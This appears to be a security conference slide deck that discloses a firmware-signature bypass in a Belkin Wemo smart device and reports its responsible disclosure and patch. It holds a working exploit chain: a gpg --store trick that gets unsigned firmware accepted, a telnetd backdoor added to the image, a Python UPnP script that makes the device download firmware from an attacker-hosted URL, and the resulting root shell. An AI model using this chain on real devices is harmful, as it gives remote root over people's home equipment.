
wemoApp Binary

```
bernie@bernie-virtual-machine: ~
# <...snip...
while true; do
    /sbin/natClient &> /dev/console &
    /sbin/wemoApp -webdir /tmp/Belkin_settings/
    killall natClient
    killall wemoApp
# <...snip...
done
~
~
~
~
"startWemo.sh" 9L, 194C written
```

```
bernie@bernie-virtual-machine: ~/t/squashfs-root/sbin$ readelf -h ./wemoApp
Dynamic section at offset 0x160 contains 56 entries:
  Tag          Type           Name/Value
  0x00000001 (NEEDED)  Shared library: [libbelkin_nvram.so]
  0x00000001 (NEEDED)  Shared library: [libbelkin_api.so]
  0x00000001 (NEEDED)  Shared library: [libz.so]
  0x00000001 (NEEDED)  Shared library: [libAddlInfra.so]
  0x00000001 (NEEDED)  Shared library: [libNetworkControl.so]
  0x00000001 (NEEDED)  Shared library: [libDeviceControl.so]
  0x00000001 (NEEDED)  Shared library: [libRemoteAccess.so]
  0x00000001 (NEEDED)  Shared library: [libWemoDB.so]
  0x00000001 (NEEDED)  Shared library: [libUPnPHandler.so]
  0x00000001 (NEEDED)  Shared library: [libPluginHandler.so]
  0x00000001 (NEEDED)  Shared library: [libWasp.so]
  0x00000001 (NEEDED)  Shared library: [libupnp.so.6]
  0x00000001 (NEEDED)  Shared library: [libthreadutil.so.6]
  0x00000001 (NEEDED)  Shared library: [libxml.so.2]
  0x00000001 (NEEDED)  Shared library: [libpthread.so.0]
  0x00000001 (NEEDED)  Shared library: [libssl.so.0.9.8]
  0x00000001 (NEEDED)  Shared library: [libcrypto.so.0.9.8]
  0x00000001 (NEEDED)  Shared library: [libcurl.so.5]
  0x00000001 (NEEDED)  Shared library: [libcares.so.2]
  0x00000001 (NEEDED)  Shared library: [libm.so.0]
  0x00000001 (NEEDED)  Shared library: [libxml.so.1]
  0x00000001 (NEEDED)  Shared library: [sqlite3.so.0]
  0x00000001 (NEEDED)  Shared library: [librestng.so]
  0x00000001 (NEEDED)  Shared library: [liblua.so.5.1.4]
  0x00000001 (NEEDED)  Shared library: [libcrypt.so.0]
  0x00000001 (NEEDED)  Shared library: [libuuid.so.1]
  0x00000001 (NEEDED)  Shared library: [libgcc_s.so.1]
  0x00000001 (NEEDED)  Shared library: [libc.so.0]
```

```
bernie@bernie-virtual-machine: ~/t/squashfs-root/sbin$ readelf -h ./wemoApp
ELF Header:
  Magic:  7f 45 4c 46 01 01 01 00 01 00 00 00 00 00 00 00
  Class: ELF32
  Data: 2's complement, little endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 1
  Type: EXEC (Executable file)
  Machine: MIPS R3000
  Version: 0x1
  Entry point address: 0x401f20
  Start of program headers: 52 (bytes into file)
  Start of section headers: 0 (bytes into file)
  Flags: 0x50001005, noreorder, cpic, o32, mips32
  Size of this header: 52 (bytes)
  Size of program headers: 32 (bytes)
  Number of program headers: 8
  Size of section headers: 0 (bytes)
  Number of section headers: 0
  Section header string table index: 0
bernie@bernie-virtual-machine: ~/t/squashfs-root/sbin$
```


wemoApp Downloadfirmare



- Abbreviated Call Trace
- wemoApp (wemoApp binary)
 - downloadfirmware (libUpnpHndler.so)
 - webappfiledownload (libUpnpHndler.so)
 - firmware_update (libUpnpHndler.so)
 - firmware_update (libbelkin_api.so)
 - /sbin/firmware_update.sh

Firmware Blob Layout

- Extract firmware layout from update_firmware.sh and binwalk



Focus on GPG

- Noticed that gpg binary was old, version 1.4.7 released 2007-03-05
- Any place you can get a file processed is a good VR target

```
bernie@bernie-virtual-machine: ~
# <...snip...>

if [ "/tmp/firmware.img" != $1 ]; then
    # make sure the update is signed
    gpg --import --ignore-time-conflict /root/.gnupg/WeMoPubKey.asc
    gpg --ignore-time-conflict -o $FIRMWARE_NAME -d $1

# <...snip...>

# verify belkin header and cksum _start
BELKIN_HDR=belkin.hdr
IMAGE_LENGTH=`expr "$FILE_LENGTH" - 256`
dd if="$FIRMWARE_NAME" of="$BELKIN_HDR" skip="$IMAGE_LENGTH" bs=1 count=256 > /dev/console

magic_string=`cat $BELKIN_HDR | cut -b 1-9`
hdr_version=`cat $BELKIN_HDR | cut -b 10-11`
hdr_length=`cat $BELKIN_HDR | cut -b 12-16`

# <...snip...>

crc1=`dd if="$FIRMWARE_NAME" bs="$IMAGE_LENGTH" count=1| cksum | cut -d' ' -f1` 
hex_cksum=`printf "%08X" "$crc1"`

# <...snip...>
mtd write $FIRMWARE_NAME $mtd_other
# <...snip...>
fw_setenv bootstate $newstate
# <...snip...>
~

"firmware update.sh" 28L, 810C written
```

Study GPG RFC

- Get source for GPG version
 - <http://git.gnupg.org/cgi-bin/gitweb.cgi>
- Read RFC 4880
- Found GPG literal packet type!

4.3. Packet Tags

The packet tag denotes what type of packet the body holds. Note that old format headers can only have tags less than 16, whereas new format headers can have tags as great as 63. The defined tags (in decimal) are as follows:

```
0      -- Reserved - a packet tag MUST NOT have this value
1      -- Public-Key Encrypted Session Key Packet
2      -- Signature Packet
3      -- Symmetric-Key Encrypted Session Key Packet
4      -- One-Pass Signature Packet
5      -- Secret-Key Packet
6      -- Public-Key Packet
7      -- Secret-Subkey Packet
8      -- Compressed Data Packet
9      -- Symmetrically Encrypted Data Packet
10     -- Marker Packet
11     -- Literal Data Packet
12     -- Trust Packet
13     -- User ID Packet
14     -- Public-Subkey Packet
17     -- User Attribute Packet
18     -- Sym. Encrypted and Integrity Protected Data Packet
19     -- Modification Detection Code Packet
60 to 63 -- Private or Experimental Values
```

Forgot gpg --verify


```
[... <...snip...>

if [ "/tmp/firmware.img" != $1 ]; then
    # make sure the update is signed
    gpg --import --ignore-time-conflict /root/.gnupg/WeMoPubKey.asc
    gpg --ignore-time-conflict -o $FIRMWARE_NAME -d $1

# <...snip...>
[...]
```

- Just use gpg --store to make unsigned binary to pass the check
 - Unpack firmware image
 - Modify image with telnetd startup script
 - Fix the checksum
 - Pack with gpg --store
 - Pwn!

Created wemo.py



The screenshot shows a terminal window titled "crockpot - vim - 80x48" displaying Python code. The code is for a class named "wemo" that interacts with a Wemo device via UPnP. It includes methods for creating XML bodies, sending requests, extracting data from responses, and printing device information. A target object is created for the IP address 10.22.22.1 and port 49152, and various device details are printed.

```
method = method + obj
body = '<u:%s xmlns:u="urn:Belkin:service:%s:1">' % (method, service)
for k in values.keys():
    body += '<%s>%s</%s>' % (k, values[k], k)
body += '</u:%s>' % method
return body

def _send(self, method, obj, service, values={}):
    body_xml = self._get_body_xml(method, obj, service, values)
    header_xml = self._get_header_xml(method, obj, service)
    result = self._try_send(self.ip, self.port, body_xml, header_xml, obj, service)
    return result

def _try_send(self, ip, port, body, header, obj, service):
    try:
        request = urllib2.Request('http://:/%s/upnp/control/%s' % (ip, port, service))
        request.add_header('Content-type', 'text/xml; charset="utf-8"')
        request.add_header('SOAPACTION', header)
        request_body = '<?xml version="1.0" encoding="utf-8"?>'
        request_body += '<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">'
        request_body += '<s:Body>%s</s:Body></s:Envelope>' % body
        request.add_data(request_body)
        result = urllib2.urlopen(request, timeout=3)
        return self._extract(result.read(), obj)
    except Exception as e:
        print str(e)
    return None

def _extract(self, response, name):
    exp = '<%s>(.?)</%s>' % (name, name)
    g = re.search(exp, response)
    if g:
        return g.group(1)
    return response

target = wemo('10.22.22.1', 49152)
print "status = %s" % target.status()
print "signal = %s" % target.signal()
print "name = %s" % target.name()
print "iconurl = %s" % target.iconurl()
print "firmware version = %s" % target.firmwareversion()
print "firmware update= %s" % target.firmwareupdate("http://10.22.22.197/firmware.bin.gpg")

```

"wemo.py" 84L, 3224C written

- To send valid UPNP messages and trigger update
- Firmware update XML requires URL to my modified firmware image

Root on Device

```
fw:crockpot blampe$ telnet 10.22.22.1 44444
Trying 10.22.22.1...
Connected to 10.22.22.1.
Escape character is '^]'.

BusyBox v1.22.1 (2015-12-16 10:59:50 PST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # id
uid=0(root) gid=0(root)
/ # ps
  PID USER      VSZ STAT COMMAND
    1 root      1592 S   init
    2 root       0 SWN  [ksoftirqd/0]
    3 root       0 SW  [watchdog/0]
    4 root       0 SW< [events/0]
    5 root       0 SW< [khelper]
    6 root       0 SW< [kthread]
   17 root       0 SW< [kblockd/0]
   28 root       0 SW< [kswapd0]
   29 root       0 SW< [aio/0]
   666 root      0 SW  [mtdblockd]
  1371 root      0 SWN [jffs2_gcd_mtd5]
  1382 root     1584 S  {rcS} /bin/sh /etc/init.d/rcS S boot
  1385 root     1584 S  logger -s -p 6 -t sysinit
  1386 root     1592 S  /sbin/getty -L 57600 ttyS1
  1389 root     1592 S  init
  1393 root     1580 S  syslogd -s 45 -0 /var/log/messages -S
  1395 root     1576 S  klogd
  1413 root      0 SWN [jffs2_gcd_mtd9]
  1423 root     1476 S  nvramd
  1476 root     816 S  /sbin/hotplug2 --override --persistent --set-worker
  1575 root     1336 S  /sbin/waspd -D /dev/ttyS0
  1633 root      0 SW  [RtmpCmdQTask]
  1634 root      0 SW  [RtmpWscTask]
  1643 nobody    956 S  /usr/sbin/dnsmasq -K -D -y -Z -b -E -s lan -S /lan/
  1648 root     788 S  /sbin/pmortemd
  1671 root     1588 S  /sbin/watchdog -t 5 /dev/watchdog
  1681 root     1584 S  sh /sbin/startWemo.sh
  1690 root     1592 S  {rc.cron} /bin/sh /etc/rc.cron start
  1716 root     6560 S  /sbin/natClient
  1717 root    82924 S  /sbin/wemoApp -webdir /tmp/Belkin_settings/
  1720 root     1592 S  /usr/sbin/telnetd -p 44444 -l /bin/sh
  1860 root     1588 S  /bin/sh
  1866 root     1576 S  sleep 10
  1867 root     1584 R  ps
/ #
```

Responsible Disclosure

- Email Mitre for a CVE
 - Was rejected - too many IoT CVE's
 - As of Jan 2016, only critical software warrant CVE's
 - <http://cve.mitre.org/data/board/archives/2016-01/msg00015.html>
- Emailed security@belkin.com on 1 May 2016
 - Received response on 17 May 2016
 - Reproduced my POC at Belkin
 - Patch pushed out on 6 Jun 2016, Version 10626
- Checked all other Wemo firmwares and found bug there too!

Summary

- IoT devices are getting better, but still flawed
- More devices in your home means more attack surface
- More devices means more places to hide
- Further attack surface on the Wemo device
 - Old gpg binary
- wemoApp and large list of linked libraries
- Find a fun project, learn a new arch and hack
- Thank you!

Raytheon